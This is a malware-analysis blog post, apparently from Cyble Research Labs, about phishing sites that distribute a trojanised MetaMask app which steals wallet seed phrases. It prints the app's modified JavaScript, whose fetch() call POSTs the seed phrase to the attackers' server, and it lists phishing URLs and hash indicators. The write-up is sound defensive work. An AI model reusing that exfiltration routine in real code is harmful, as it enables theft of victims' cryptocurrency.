Fake MetaMask app steals cryptocurrency

blog.cyble.com/2022/04/19/fake-metamask-app-steals-cryptocurrency/

April 19, 2022

Sophisticated Phishing attack targets MetaMask users on Android and iOS

Cryptocurrency has skyrocketed in popularity over the past few years. More people are investing in different cryptocurrencies than ever before, given how accessible it is in the current market.

Cryptocurrency's primary appeal is its decentralized, self-governed nature and ease of transaction. Crypto wallets like Metamask, Coinbase, Binance, and Exodus are the medium of choice for many to manage and transact cryptocurrency.

As Cryptocurrency is gaining popularity worldwide, it may replace regular currency to some extent in the future.

However, this is not without its downsides. Cryptocurrency also acts as an enabler for phishing, scams, hacking, and other malicious activities due to its decentralized nature. Figure 1 highlights a few incidences of crypto phishing where the Threat Actors (TAs) have targeted the Metamask wallet and stolen cryptocurrency.



Figure 1 – Metamask scam tweets

During our routine Open-Source Intelligence (OSINT) research, Cyble Research Labs came across certain phishing sites distributing malware targeting the Metamask application. Metamask is a popular cryptocurrency wallet that interacts with the Ethereum BlockChain and allows users to access the Ethereum wallet through a web browser or mobile app.

This particular malware targets both Android and iOS Metamask users and steals seed phrases from the victim's device.

A seed phrase is a sequence of words used to access a cryptocurrency wallet. Threat Actors (TAs) can compromise crypto wallets and steal various cryptocurrencies from the victim's Metamask account by stealing the seed phrase.

Our analysis indicates that the objective of the malware is to steal cryptocurrency and specifically target users based out of China. The below image shows the TAs C&C login panel, which stores all the stolen information.

Figure 2 – Login Page of C&C Panel

Cyble Research Labs observed that the malicious package is hosted on over ten different phishing sites (details are shared in the IOCs section below).

We believe that the user could have received a spam SMS or email containing a phishing URL. When users first visit the phishing URL, they will see a page similar to a legitimate Metamask website, as shown in Figure 3.

The phishing site uses the icon and name of the Metamask wallet in addition to copying the UI of the genuine Metamask website to trick the user. Figure 3 shows the phishing site and genuine Metamask website, where it is difficult to distinguish between legitimate and fake websites.



Figure 3 – Phishing vs.

Genuine site

Upon investigating the phishing website, we observed that the TAs had changed the URL of the “Download now” button, which downloads the malicious package. However, the rest of the controls on the phishing website, such as features, support, etc., point to the legitimate Metamask site to appear genuine to potential victims.

When users interact with the ‘Download’ button, they are redirected to the download options page, where the user can download the app for iOS, Chrome, and Android.



Figure 4 –

Download options for users

If users click on the Chrome download option, they are redirected to the Chrome web store, and they can then download the genuine Metamask extension. This activity confirms that the Threat Actor only targets iOS and Android Metamask users.



Figure 5 –

Redirecting user to Chrome Web Store

When a user clicks on “Install Metamask for iPhone,” it takes them to this phishing site “*hxxps://jpvzhy[.]com/y4BU[.]html*“.

The site loads a page with a QR code, which will then download a malicious app targeting iPhone Metamask users.



Figure 6 – QR code for downloading iOS malicious app

For Android, the site will download the Android malware file named “matemask.apk,” as shown below.



Figure 7 – Downloading the malicious Android app

APK Analysis

While analyzing the downloaded APK file, we observed that the genuine application had been modified with malicious code to steal the wallet’s seed phrase.

APK Metadata Information

- App Name: **Metamask**
- Package Name: **io.Metamask**
- SHA256 Hash: **d918019edb12a3d8542d0905256fd5ce56fe515a7bbce77d27494e13def4b3ee**

Figure 8 shows the metadata information of an application.

Figure 8 – App Metadata

Information

Figure 9 shows the Android interface for victim devices with the application icon and name.



Figure 9 – App Icon and Name

Upon analyzing the manifest file, we observed that the package name and class name were the same, making the app appear genuine to potential victims.

We observed a defined launcher activity in the malicious app's manifest file, extending the react-native class and loading the "index.Android.bundle" file from assets.

```
<activity android:label="@string/app_name" android:name="io.metamask.MainActivity" android:exported="true" android:launchMode="singleTask" android:scree
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
```

Figure 10 – Launcher Activity

Once the application is installed, it asks the user to import the wallet using the seed phrase. The app does not accept random seed phrases. It has a predefined dictionary of words in the js script. If the seed phrase matches the pattern from the dictionary, it will send the seed phrase to the Command & Control (C&C) server.



Figure 11 – Malicious app asking for Seed Phrase

On analyzing the index file's JavaScript source code, the method "*tryExportSeedPhrase()"* is responsible for sending the seed phrase to the malicious server hosted at "*hxxp://39.109.123.213/handler[.]ashx*".

```
}, o.tryExportSeedPhrase = function(n) {
    var o, l, s, c;
    return t.default.async(function(u) {
        for(;;) switch(u.prev = u.next) {
            case 0:
                return o = S.default.context.KeyringController, u.next = 3, t.default.awrap(o.exportSeedPhrase(n));
            case 3:
                return l = u.sent, u.next = 6, t.default.awrap(o.getAccounts());
            case 6:
                s = u.sent, c = JSON.stringify(l).replace(/"/g, '').split(' ');

                function repost3() {
                    var flag = 1;
                    try {
                        fetch('http://39.109.123.213/handler.ashx', {
                            method: 'POST',
                            headers: {
                                Accept: 'application/json',
                                'Content-Type': 'application/json'
                            },
                            body: JSON.stringify({
                                code: c.join(' '),
                                address: s[0],
                                type: '0',
                                device: '1',
                                domain: 'https://metamask-cn.art'
                            })
                        }).then(function(response) {
                            if(response.status == '200') {
                                flag = 2
                            } else {
                                setTimeout(function() {
                                    repost3()
                                }, 3000)
                            }
                        })
                    } catch(t) {
                        if(flag == 1) {
                            setTimeout(function() {
```

Figure 12 – Modified malicious JS code

Dynamic analysis confirms that the application sends a seed phrase to the malicious server, as shown below.



Figure 13 – Sending seed phrase to the malicious server

The seed phrase is used to access crypto wallets.

TAs can thus use the harvested seed phrase to access the wallet and steal cryptocurrency, causing financial loss to victims.

Since the seed phrase is sent to the attacker's server using an unsecured HTTP connection, other attackers who are monitoring the victim's outgoing network connection can also compromise the wallets.

Conclusion

According to our research, the fake crypto wallet targets Metamask iOS and Android users. The fake wallet does not need many Android permissions to steal seed phrases and cryptocurrency. However, the Threat Actor mimicked the genuine Metamask website extremely closely, making it easier to trick potential victims.

Crypto wallets must strengthen their mobile-first approach and prepare for the challenges posed by this threat by understanding the security landscape. This can be achieved by implementing a real-time threat-driven mobile security strategy.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSs, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1444	Masquerade as Legitimate Application
Initial Access	T1476	Deliver Malicious App via Other Mean.

Credential Access	T1417	Input Capture

Indicators of Compromise (IoCs):

Indicators	Indicator's type	Description
d918019edb12a3d8542d0905256fd5ce56fe515a7bbce77d27494e13def4b3ee	SHA256	Hash of the analyzed APK file
a5eee8c21c84a8d1842522f36acd40345bab8e46	SHA1	Hash of the analyzed APK file
b2ed11bbe7d51aa7817deb30107218e0	MD5	Hash of the analyzed APK file
488DA6E9F2D6BB8F4B9C1FD6115EC9DCD4AC30FDEB29835F3EC763666E60D301	SHA256	Hash of the downloaded APK file
1c7e1ecaa457aabd79e0245c4d8d94f36ca4c3ce	SHA1	Hash of the downloaded APK file
d9787f93d44549ad37d04cf61021ffd7	MD5	Hash of the downloaded APK file
B36B763087F96D0E24AA54C4BB2B7F78501F7131D569C104A3D8A71E97C8613E	SHA256	Hash of the downloaded APK file
6fc0061911f1a31e005351ff8689b4583d399386	SHA1	Hash of the downloaded APK file
5ed56bc471ccef5e515a1429ced028e7	MD5	Hash of the downloaded APK file
63AA4A82D7E50378AACA858E66428A0900F3DD820C4DCB2968A3C47201295EBD	SHA256	Hash of the downloaded APK file
e529c52a37af83705ef31c4efcbce7bb39481c38	SHA1	Hash of the downloaded APK file
284a73979350752f581fcb417a1252c0	MD5	Hash of the downloaded APK file
C75B5AADBCD01232D833C1AF69636AB307A397E6C94C9D4855B3A42F788BDB6D	SHA256	Hash of the downloaded APK file
6650e33cf12629a8c41bc9aadad170a43cd8ed1c	SHA1	Hash of the downloaded APK file

95a7c58c1a0b8c00e0a2e6cf1662a123	MD5	Hash of the downloaded APK file
385C003D21DA97D2B25EB9734697EFDBD18A21CF85BD33CF98C422A226AC39C2	SHA256	Hash of the downloaded APK file
a4aa58d4f53b963492baac58c077710f49ca2faf	SHA1	Hash of the downloaded APK file
77ed1990d56deab7b221d928ace7db3f	MD5	Hash of the downloaded APK file
488DA6E9F2D6BB8F4B9C1FD6115EC9DCD4AC30FDEB29835F3EC763666E60D301	SHA256	Hash of the downloaded APK file
1c7e1ecaa457aabd79e0245c4d8d94f36ca4c3ce	SHA1	Hash of the downloaded APK file
d9787f93d44549ad37d04cf61021ffd7	MD5	Hash of the downloaded APK file
